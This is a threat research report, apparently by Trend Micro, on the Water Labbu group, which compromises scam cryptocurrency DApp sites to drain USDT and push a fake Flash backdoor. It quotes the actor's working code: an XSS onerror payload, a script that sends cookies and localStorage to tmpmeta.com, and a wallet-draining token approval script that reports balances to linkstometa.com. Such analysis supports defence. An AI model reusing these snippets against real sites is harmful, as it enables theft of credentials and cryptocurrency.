Water Labbu Abuses Malicious DApps to Steal Cryptocurrency

trendmicro.com/en_us/research/22/j/water-labbu-abuses-malicious-dapps-to-steal-cryptocurrency.html

October 3, 2022

Cyber Crime

The parasitic Water Labbu capitalizes on the social engineering schemes of other scammers, injecting malicious JavaScript code into their malicious decentralized application websites to steal cryptocurrency.

By: Joseph C Chen, Jaromir Horejsi October 03, 2022 Read time: (words)

We discovered a threat actor we named Water Labbu that was targeting cryptocurrency scam websites. Typically, cryptocurrency scammers use social engineering techniques, interacting with victims to gain their trust and then manipulating them into providing the permissions needed to transfer cryptocurrency assets. While Water Labbu managed to steal cryptocurrencies via a similar method by obtaining access permissions and token allowances from their victim's wallets, unlike other similar campaigns, they did not use any kind of social engineering — at least not directly. Instead, Water Labbu lets other scammers use their social engineering tricks to scam unsuspecting victims.

In a parasitic manner, the threat actor compromised the websites of other scammers posing as a decentralized application (DApp) and injected malicious JavaScript code into them. The techniques used by the original scammers are detailed in an alert released from law enforcement agencies.

When the threat actor finds a victim who has a large amount of cryptocurrency stored in a wallet that is connected to one of the scam websites, the injected JavaScript payload will send a request for permissions. The request is disguised to look like it was being sent from a compromised website and asks for permission (token allowance) to transfer a nearly-unlimited amount of USD Tether (USDT, which is a stablecoin pegged to the US dollar with a value of 1:1) from the target's wallet.

Water Labbu's targets are led to believe that the request was originally issued by a DApp, which may cause them to disregard thoroughly reviewing the permission's details. However, the granted permission does not belong to the crypto addresses of the original scammer, but to another address controlled by Water Labbu. The threat actor can then use the obtained permission to drain all USDT funds from the victim's wallet.



Scammers
Water Labbu
Scammers develop and operate DApp websites
1
Water Labbu compromises the DApp websites and injects malicious scripts
2
3
Scammers entice victims to invest into liquidity mining on the DApp websites
Fraudulent DApp websites
Victims receive malicious scripts from the DApp website
4
For mobile operating systems, the malicious scripts request token approval (permission) from the victims to spend unlimited USDTs
5.1
Ethereum blockchain
Victims
For Windows, the malicious scripts show a fake Flash Player installation message that tricks victims into downloading a backdoor.
5.2
Backdoor
©2022 TREND MICRO

Figure 1. The Water Labbu attack flow

As of the time of writing, we found 45 fraudulent cryptocurrency-related DApp websites that have been compromised by Water Labbu. These websites show similar styles and themes to the websites used in the "Lossless Mining Liquidity Pledge Free" scams.

Upon checking the transaction records of the threat actor's addresses on the Ethereum blockchain, we discovered that they have successfully stolen funds from at least nine different victims for a total amount of at least 316,728 USDT.

In the following sections, we are going to share how the actor used injected JavaScript code to hijack cryptocurrency from fraudulent DApp websites, as well as additional findings that hints at how they may have compromised scammers.




Figure 2. Screenshot of a compromised fraudulent DApp website

Analyzing the cryptocurrency theft routine

As we mentioned in the introduction, Water Labbu's modus involves compromising scam DApp websites and injecting their JavaScript payload into them. The DApp websites seem to be designed via some form of custom template, where the displayed messages in an announcement box are received in JSON format by sending an HTTP request to a given URL. The content of the request (Figure 3) shows a JSON object with a "helper" key containing a few embedded items. The first item is clearly injected and contains an evaluation of the Base64-encoded script.




How do I start mining to earn coins.

Figure 3. Visual example of an announcement box from a scam DApp website



```
JSON
    code=1
    data
        applyInfo=
        approveAddress=0xe6029c7efd83f7637f403d47ffdfcbaaf252d884
        contractAddress=0xdac17f958d2ee523a2206206994597c13d831ec7
        helper
            {}
                content=<img src=x onerror=eval(atob('IHJlID0gZG9jdW1lbnQuY
                title=How do i need to join ?
            {}
                content=You can convert the coins produced daily into USDT,     a
                title=How do i withdraw money
```


Figure 4. Displayed data received in JSON format

In one of the cases we analyzed, Water Labbu injected an IMG tag to load a Base64-encoded JavaScript payload using the "onerror" event, in what is known as an XSS evasion technique, to bypass Cross Site Scripting (XSS) filters. The injected payload then creates another script element that loads another script from the delivery server *tmpmeta[.]com*. The delivery server then filters victims and delivers different content based on the IP address and the browser User-Agent header (which is used to help determine the victims' environment).

We noticed the following behavior:

- If the victim loads the script from a mobile device using Android or iOS, it returns the first stage script with cryptocurrency-theft capabilities.
- If the victim loads the script from a desktop running Windows, it returns another script showing a fake Flash update message asking the victim to download a malicious executable file.

It's worth mentioning that the delivery server implements a mechanism to avoid loading a script multiple times from the same IP address over a short period of time. If an IP address accessed the delivery server in the last few hours or the type of device the victim uses does not match other required conditions, it will return a simple stealer script that will collect cookie and LocalStorage data and send them back to the delivery server.



```
if(!document.getElementsByClassName('notice')[0]){
var ady=document.createElement("script");ady.src="https://tmpmeta.com/pdd.php?
do=js&dd&pdd="+escape((function(){try{return document.cookie}catch(e){return ''}})())
+"local:"+escape((function(){try{return JSON.stringify(localStorage)}catch(e){return ''}})());
(document.getElementsByTagName("HEAD")[0]||document.body).appendChild(ady);
}
```


Figure 5. Stealer script that collects cookie and LocalStorage data

The cryptocurrency-stealing script: first stage

Initially, the web3.js library is loaded. This provides the first stage script the ability to connect to the victim's wallet, although the malicious script will communicate with the victim's wallet only if a victim has their wallet connected to the compromised DApp website. Gaining access to the wallet allows Water Labbu to gather the target's Ethereum address and balance. The script also interacts with Tether USD smart contract to receive the victim's USDT balance. If the wallet contains more than 0.001 ETH or more than 1 USDT, it will send the wallet balance information and the wallet address to the information collecting server, *linkstometa[.]com*, via an HTTP request.

The following text shows the request to exfiltrate the wallet balance:

> *hxxps[:]//linkstometa[.]com/data/?get&s=[%22{ETH balance}%22,%22{USDT balance}%22]&j={Ethereum address}*




```
cryptoAssets = [ethBalance, usdtBalance];
var ethAmount = ethBalance / 1000000000000000000;
console['log'](cryptoAssets);
console['log'](usdtBalance);
_0x397183++;
if (ethAmount > 0.001 || usdtBalance > 1000000000) {
    var _0x4fbd57 = await function() {
        if (true) {
            _0x124ca5 = JSON['stringify'](cryptoAssets);
            a = document['createElement']('script');
            a['src'] = _0x4f4ec4['dkwOG']('https://linkstometa.com/data/?get&s=' + _0x124ca5 + '&j=', function() {
                try {
                    return ethAccounts['toLocaleLowerCase']();
                } catch (_0xced050) {
                    if (true) {
                        return function() {
                            return web3['eth']['defaultAccount']['toLocaleLowerCase']();
                        }();
```

Figure 6. Script for collecting wallet balance and the default wallet address (deobfuscated)

The cryptocurrency-stealing script: second stage

The exfiltration request will return the second stage script once the reported balance has both an ETH balance higher than 0.005 ETH and a USDT token balance higher than 22,000 USDT. Otherwise, it will return an empty payload and leave the victims for other scammers. During the second stage script, the third balance check is performed and the token allowance approval is requested.




```
        if (adds2.indexOf(usrAdr[0]) > -1&&sda < 100000000000) {
            return //adds2 big user
        }

    let result = await contract.methods.approve("0xd6eD30a5ecdEAca58f9aBF8a0D76E193e1B7818A", "100000000000000000000000000000000000000").send({
        from: web3.eth.defaultAccount,
        gas: '60000'
    }, function(error, result) {
        bs=2;
        if (error) {
            (new Image()).src = 'https://linkstometa.com/data/?' + "error=address:" + web3.eth.defaultAccount + ",error:" + escape(JSON.stringify(error));
```

Figure 7. The script responsible for showing token allowance approval

The token approval request asks victims to grant to permission to a given address to complete transactions and spend cryptocurrency assets. The malicious script requests an approval limit of 10^32 USDT, which is far more than the total available USDT tokens on the blockchain. When the "approve" request is issued, the cryptocurrency wallet applications will ask users to review the details of the request before confirmation. If the victim does not carefully check the request details and grants the permissions to the Water Labbu's address, the threat actor will be able to transfer all the USDT from the victim's wallet.



0x565...beee
Ethereum Mainnet

[redacted]

Give permission to access your USDT?

By granting permission, you are allowing the following account to access your funds

0xd6ed...818a

Edit Permission

Transaction fee
Edit

A fee is associated with this request.

$2.94
0.001671 ETH

View full transaction details ▾

You do not have enough ETH in your account to pay for transaction fees on Ethereum Mainnet network. Buy ETH or deposit from another account.

Reject
Confirm

Edit Permission ✕

Account 1
Balance
0.00000000 USDT

Spend limit permission

Allow https://[redacted] to withdraw and spend up to the following amount:

● Proposed Approval Limit

Spend limit requested by https://[redacted]

1e+32 USDT

○ Custom Spend Limit

Enter Max Spend Limit

1e+32 USDT

Save

Figure 8. The review prompt for the malicious permission requests by the cryptocurrency wallet

Analysis of the blockchain transactions

During our monitoring of Water Labbu's operations, we noticed two addresses being repeatedly used to receive the granted permissions and to transfer the victims' cryptocurrency assets.

The address, *0xd6ed30a5ecdeaca58f9abf8a0d76e193e1b7818a*, is the first to receive the token approvals from victims. As of August 2022, the address has successfully used the "Transfer From" method seven times to collect USDT from different addresses, likely belonging to the group's victims. Funds were then transferred to the second address, *0x3e9f1d6e244d773360dce4ca88ab3c054f502d51*. The second address has two transactions transferring stolen USDT to two other addresses: *0x486d08f635b90196e5793725176d9f7ead155fed* and *0xfc74d6cfdf6da90ae996c999e12002090bc6d5bf*.

The address, 0xfece995f99549011a88bbb8980bbedd8fada5a35, is a newer one we found inside Water Labbu's scripts from June 2022. This address successfully drained USDT from two addresses, swapping them on the Uniswap cryptocurrency exchange — first to USD Coin (USDC), then to ETH — before finally sending the ETH funds to the Tornado Cash mixer.

As of August 2022, the total amount of USDT drained by Water Labbu from nine victims amounts to 316,728 USDT.





Figure 9. Diagram showing the transactions of stolen USDT


Analysis of the fake Flash infection chain

When a target visits the compromised DApp websites using a Windows desktop, the delivery server, *tmpmeta[.]com*, will return a different script that will try to steal cookie and LocalStorage data. It also loads additional scripts from other delivery servers such as *whg7[.]cc* and *r8s[.]cc*. The delivery server, *r8s[.]cc*, returned the latest stage script, creating a fake Flash installation message overlay on the compromised websites. The message, which is in simplified Chinese, states that Flash Player support ended on September 14, 2020, and that downloading the latest version is needed to continue viewing the page.



Result	Protocol	Host	URL	Body	Comments	Content-Type
200	HTTPS	[redacted]	/	1,893	Compromised Dapp website	text/html
302	HTTPS	tmpmeta.com	/d/	5	XSS server redirection	text/html; charset=UTF-8
302	HTTPS	tmpmeta.com	/w/defi.php?j=null&front	11	XSS server redirection	text/html; charset=UTF-8
200	HTTPS	tmpmeta.com	/index.php?pdd	829	Cookie and LocalStorage stealer	text/html; charset=UTF-8
200	HTTPS	whg7.cc	/pdd.php?do=js&pdd=local:%7B%7D	578	Second XSS server	text/html; charset=UTF-8
200	HTTPS	whg7.cc	/admin.php?do=api&id=c&location=https%3A//www.ethereumlab.me/%23/index&toploc...	0	Cookie value exfiltration	text/html; charset=UTF-8
200	HTTPS	whg7.cc	/admin.php?do=api&id=local&info=%7B%7D	0	LocalStorage value exfiltration	text/html; charset=UTF-8
200	HTTPS	r8s.cc	/?page=	247,913	XSS script created fake Flash overlay	text/html;charset=utf-8
200	HTTPS	r8s.cc	/log.php?type=render	0	victim status logging	text/html;charset=utf-8
200	HTTPS	r8s.cc	/log.php?type=click	13	victim behavior logging	text/html;charset=utf-8
302	HTTPS	r8s.cc	/download.php?key=all&a=2	5	download link redirection	text/html;charset=utf-8
302	HTTPS	github.com	/flashtech9/Flash/releases/download/flash/flashupdate_v_3.10.exe	0	github repository hosting malicious file	text/html; charset=utf-8
200	HTTPS	objects.githubusercontent.com	/github-production-release-asset-2e65be/320554889/a29c7180-42a9-11eb-9b16-fac263...	39,120,477		application/octet-stream

Figure 10. The script loading sequence on a Windows desktop system

